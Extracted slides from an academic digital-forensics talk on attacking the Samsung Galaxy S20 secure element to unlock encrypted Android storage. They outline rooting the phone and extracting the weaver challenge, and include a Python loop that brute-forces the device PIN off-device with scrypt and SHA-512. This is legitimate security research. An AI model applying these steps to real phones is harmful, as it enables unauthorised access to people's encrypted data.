




Chip Chop - Smashing the Mobile Phone Secure Chip for Fun and Digital Forensics

Gunnar Alendal


Norwegian University of Science and Technology (NTNU)
@gradoisageek



Digital forensics (simplified)



Digital Forensic Acquisition (DFA)



Before




pixabay.com

Now




[pixabay.com](#)



android


Android Security 101





Untrusted & Trusted worlds






Towers preventing DFA <= Galaxy S10

“Breaking Samsung’s Root of Trust: Exploiting Samsung S10 S-Boot”
Jeff Chao / Black Hat 2020






Towers preventing
DFA
>= Galaxy S20



1 + 1 = Digital Forensic Acquisition

This talk



Break **REE** + break  => **DFA**



(embedded) Secure Element - eSE

- Model in Galaxy S20 (Exynos): **S3K250AF** *
- Separate HW chip
- Protects encryption key material
- Prevents brute force from compromised system (“root”)

- Break eSE => gain access to encryption key material

* Full paper presented @DFRWS USA 2021:
“Chip Chop - Smashing the Mobile Phone Secure Chip for Fun and Digital Forensics”






android



Android File-based Encryption (FBE)




Android FBE States



Android FBE States & eSE




Attack phase 1: “root” REE




Device off

E.g. break
secure boot




Power on / no unlock
Before-first-unlock (**BFU**)



Power on / first unlock
After-first-unlock (**AFU**)

Attack phase 2: eSE: Force BFU to AFU



Device off

Power on / no unlock
Before-first-unlock (**BFU**)

Power on / first unlock
After-first-unlock (**AFU**)

BFU => AFU w/ weaver

pw/pin/pattern

+


SALT (DE)

+

SECRET (eSE)

=

AFU



Brute force


pw/pin/pattern

=

BruteForce(SALT (DE))

+

CHALLENGE (eSE))




A photograph of a child's lower legs and feet standing on a dark, textured surface. The child is wearing white shorts with colorful patterns and blue flip-flops. Pink chalk markings are drawn on the surface, including a large '9' at the top left, several vertical strokes, and a large 'L' at the bottom right.

Attack Summary*


*Executive edition

Attacking the FBE (CE)

1. Break REE: “root” / SALT
2. Attack eSE
3. Get CHALLENGE + (SECRET)
4. Off-device brute force pw/pin/pattern



Off-device brute force pw/pin/pattern



```
for pin in all_pins:
    # KDF(PIN, SALT)
    computePasswordTokenRes = scrypt.hash(pin, SALT, N=scryptN, r=scryptR, p=scryptP, buflen=PASSWORD_TOKEN_LENGTH)
    # Generate CHALLENGE candidate
    sha512 = hashlib.sha512(PERSONALISATION_WEAVER_KEY)
    sha512.update(computePasswordTokenRes)
    personalisedHash = sha512.digest()


    # Compare candidate CHALLENGE with stolen CHALLENGE
    if personalisedHash[:stolenCHALLENGELen] ==stolenCHALLENGE:
        print("\n=====\n")
        print("    Correct pin is: %s"%pin)
        print("\n=====\n")
        print(" pwdToken      hash : " + computePasswordTokenRes.hex())
        print(" weaver CHALLENGE hash : " + personalisedHash[:stolenCHALLENGELen].hex())
```

A dark photograph of a young child lying in bed, looking intently at a laptop screen. The child is wearing a striped shirt. The background is a dark room with a patterned blanket and a large, circular wall mural or painting featuring a face with large eyes.

The eSE attack

from 0 to 0-day


Enter S3K250AF eSE!



- Introduced 2020 in Galaxy S20 models (Exynos)
- Black box IC
- ARM BE8 THUMB
- 252 kB on-board flash + 16 kB RAM
- CC EAL 5+ certification
- Designed to protect against HW attacks, like Side-Channel attacks
- Brute force protection
- Features: **Weaver** / SecNVM / Device Attestation / Keystore / ..

eSE = “Black box”

- REE talks to eSE
 - hermesd process
 - Frida instrumentation
 - Reimplement in chip_breaker
- Talks APDU
 - Just like a SIM card
 - APDU handlers in eSE FW
- Reverse engineer REE commands
 - REE .so + small FW part
 - We can talk “dirty” to it!
- But **no debug / info leak**
 - Locate oracles!






Info leak
Oracles needed

